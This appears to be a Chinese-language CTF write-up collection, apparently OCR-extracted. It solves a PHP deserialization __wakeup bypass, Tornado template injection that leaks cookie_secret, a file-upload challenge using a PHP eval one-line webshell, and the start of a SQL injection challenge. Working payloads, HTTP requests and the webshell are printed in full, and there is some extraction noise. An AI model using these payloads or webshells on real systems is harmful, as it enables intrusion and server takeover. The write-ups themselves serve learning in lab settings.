
无用信息

查看index.php源码，

```
<?php
include 'class.php';
$select = $_GET['select'];
$res=unserialize(@$select);
?>
```

发现包含class.php文件，采用get传参select，还有个php反序列化函数unserialize()

查看另一个文件class.php



username = $username; $this->password = $password; } function __wakeup(){ $this->username = 'guest'; } function __destruct(){ if ($this->password != 100) { echo "
NO!!!hacker!!!
"; echo "You name is: "; echo $this->username;echo "
"; echo "You password is: "; echo $this->password;echo "
"; die(); } if ($this->username === 'admin') { global $flag; echo $flag; }else{ echo "
hello my friend~~
sorry i can't give you the flag!"; die(); } } } ?>

查看源码

```php
<?php
include 'flag.php';


error_reporting(0);


class Name{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }

    function __wakeup(){
        $this->username = 'guest';
    }

    function __destruct(){
        if ($this->password != 100) {
            echo "</br>NO!!!hacker!!!</br>";
            echo "You name is: ";
            echo $this->username;echo "</br>";
            echo "You password is: ";
            echo $this->password;echo "</br>";
            die();
        }
        if ($this->username === 'admin') {
            global $flag;
            echo $flag;
        }else{
            echo "</br>hello my friend~~</br>sorry i can't give you the flag!";
            die();


        }
    }
}
?>
```


发现有输出flag的条件，接下来代码审计

```php
<?php
include 'flag.php';
error_reporting(0);
class Name{
    private $username = 'nonono';
    private $password = 'yesyes';
 //创建对象时触发
    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }
 //使用unserialize时触发
    function __wakeup(){
        $this->username = 'guest';
    }
 //对象被销毁时触发
 //如果password=100，username=admin，在执行__destruct()的时候可以获得flag
    function __destruct(){
        if ($this->password != 100) {
            echo "</br>NO!!!hacker!!!</br>";
            echo "You name is: ";
            echo $this->username;echo "</br>";
            echo "You password is: ";
            echo $this->password;echo "</br>";
            die();
        }
        if ($this->username === 'admin') {
            global $flag;
            echo $flag;
        }else{
            echo "</br>hello my friend~~</br>sorry i can't give you the flag!";
            die();
        }
    }
}
?>
```

通过反序列化来执行destruct函数，如果password=100，username=admin，可以获得flag

构造序列化

```php
<?php

class Name{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }
}
$a = new Name('admin', 100);
var_dump(serialize($a));

?>
```

string(77) "O:4:"Name":2:{s:14:"Nameusername";s:5:"admin";s:14:"Namepassword";i:100;}"

接着执行反序列化，执行之前限制性wakeup函数，但是__wakeup函数会修改username的值，所以一个想办法绕过wakeup


绕过方法：当成员属性数目大于实际数目时可绕过wakeup方法(CVE-2016-7124)

方法一：用序列化加%00

private：属性被序列化的时候属性名会变成`%00类名%00属性名`，长度跟随属性名长度而改变。**加%00的目的就是用于替代\0**

```
O:4:"Name":3:{s:14:"%00Name%00username";s:5:"admin";s:14:"%00Name%00password";i:100;}
```


构造payload：`/?select=O:4:%22Name%22:3:{s:14:%22%00Name%00username%22;s:5:%22admin%22;s:14:%22%00Name%00password%22;i:100;}`



方法二：直接url编码


```php
<?php

class Name{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }
}
$a = new Name('admin', 100);
var_dump(serialize($a));
var_dump(urlencode(serialize($a)));//进行url编码，防止%00对应的不可打印字符在复制时丢失
?>
```

string(77) "O:4:"Name":2:{s:14:"Nameusername";s:5:"admin";s:14:"Namepassword";i:100;}"
string(135) "O%3A4%3A%22Name%22%3A2%3A%7Bs%3A14%3A%22%00Name%00username
%22%3Bs%3A5%3A%22admin%22%3Bs%3A14%3A%22%00Name%00password
%22%3Bi%3A100%3B%7D"




[护网杯 2018]easy_tornado


首先出来三个链接




查看flag.txt



提示flag在/fllllllllllag中
OK，知道了第一个条件，filename=/fllllllllllag
查看welcome.txt



查看hints.txt



分析一下


```
GET /file?filename=/flag.txt&filehash=6626a506619b88f447ea71bc188b8d65 HTTP/1.1
```

这里有两个参数，第一个参数filename，文件的名称，我们通过查看flag.txt文件知道，藏flag的文件名为fllllllllllag；第二个参数filehash，翻译一下：文件哈希，也就是加密了

加密方法在第三个文件中`md5(cookie_secret+md5(filename))`，将cookie_secret+filename的值md5加密后的值，整体再md5加密；然后把最后的值赋给filehash

现在最重要的一步就是获取cookie_secret的值，这个我不会。看一下大佬们怎么做

在试的过程中，尝试只输入filename的值而忽略filehash，结果出来以下内容，URL变成`/error?msg=Error`




我们前面忽视了第二个文件内容`render`。我以为只是个没用的信息，结果一查，还是个挺重要的东西，怪我见得太少

> **render**是python中的一个**渲染函数**，也就是一种**模板**，通过调用的参数不同，生成不同的网页，如果用户对render内容可控，不仅可以注入XSS代码，而且还可以通过{{}}进行传递变量和执行简单的表达式。
> **Tornado**是一种 Web 服务器软件的开源版本。Tornado 和现在的主流 Web 服务器框架（包括大多数 Python 的框架）有着明显的区别：它是非阻塞式服务器，而且速度相当快。


以上是我的分析过程，下面看一下大佬的解法

由于是python的一个模板，首先想到的就是**模板注入**{{}}，最终找到的位置是报错网页（随便访问一个文件是更改它的签名就可以进入），里面的参数msg。
render是模板注入，经过测试发现过滤了。构造payload:`/error?msg={{1*2}}`




> 在tornado模板中，存在一些可以访问的快速对象,这里用到的是handler.settings，handler指向RequestHandler，而RequestHandler.settings又指向self.application.settings，所以handler.settings就指向RequestHandler.application.settings了，这里面就是我们的一些环境变量

构造payload `/error?msg={{handler.settings}}`



找到cookie_secret为`6e6e371d-7445-46db-8066-46e0e25c8b7a`

filename的值md5加密后为`3bf9f6cf685a6dd8defadabfb41a03a1`
cookie_secret+filename加密后的值为`9ff081746c35f525a315a313ac1a00d8`
构造payload：`/file?filename=/flllllllllllag&filehash=9ff081746c35f525a315a313ac1a00d8`




/flllllllllllag
flag{e9b63b87-d851-444f-a28c-90ddf890ae70}

[ACTF2020 新生赛]Upload

题目类型：文件上传，一句话木马

上传一句话木马`<?php eval($_POST[a]);?>`，修改后缀名为`.jpg`





burpsuite抓包，修改后缀名

```
POST / HTTP/1.1
Host: 848a2803-bdd9-4890-be0e-526c8ce1433f.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------9876683701741649083107506689 4
Content-Length: 363
Origin: http://848a2803-bdd9-4890-be0e-526c8ce1433f.node4.buuoj.cn:81
Connection: close
Referer: http://848a2803-bdd9-4890-be0e-526c8ce1433f.node4.buuoj.cn:81/
Cookie: UM_distinctid=17a094a09ee19a-01090f8233e8678-4c3f2d73-144000-17a094a09ef267
Upgrade-Insecure-Requests: 1

-----------------------------9876683701741649083107506689 4
Content-Disposition: form-data; name="upload_file"; filename="a.phtml"
Content-Type: image/jpeg

<?php eval($_POST[a]);?>
-----------------------------9876683701741649083107506689 4
Content-Disposition: form-data; name="submit"

upload
-----------------------------9876683701741649083107506689 4--
```


知道修改为`.phtml`后显示上传成功

使用蚁剑连接，URL地址为：`http://848a2803-bdd9-4890-be0e-526c8ce1433f.node4.buuoj.cn:81/./uplo4d/71056c0c9cb12f2b7d720156da9eabf1.phtml`







拿到flag~~

[极客大挑战 2019]BabySQL


题目类型：SQL注入




输入用户名为`admin`，密码为`1'`



由报错信息可知存在SQL注入漏洞

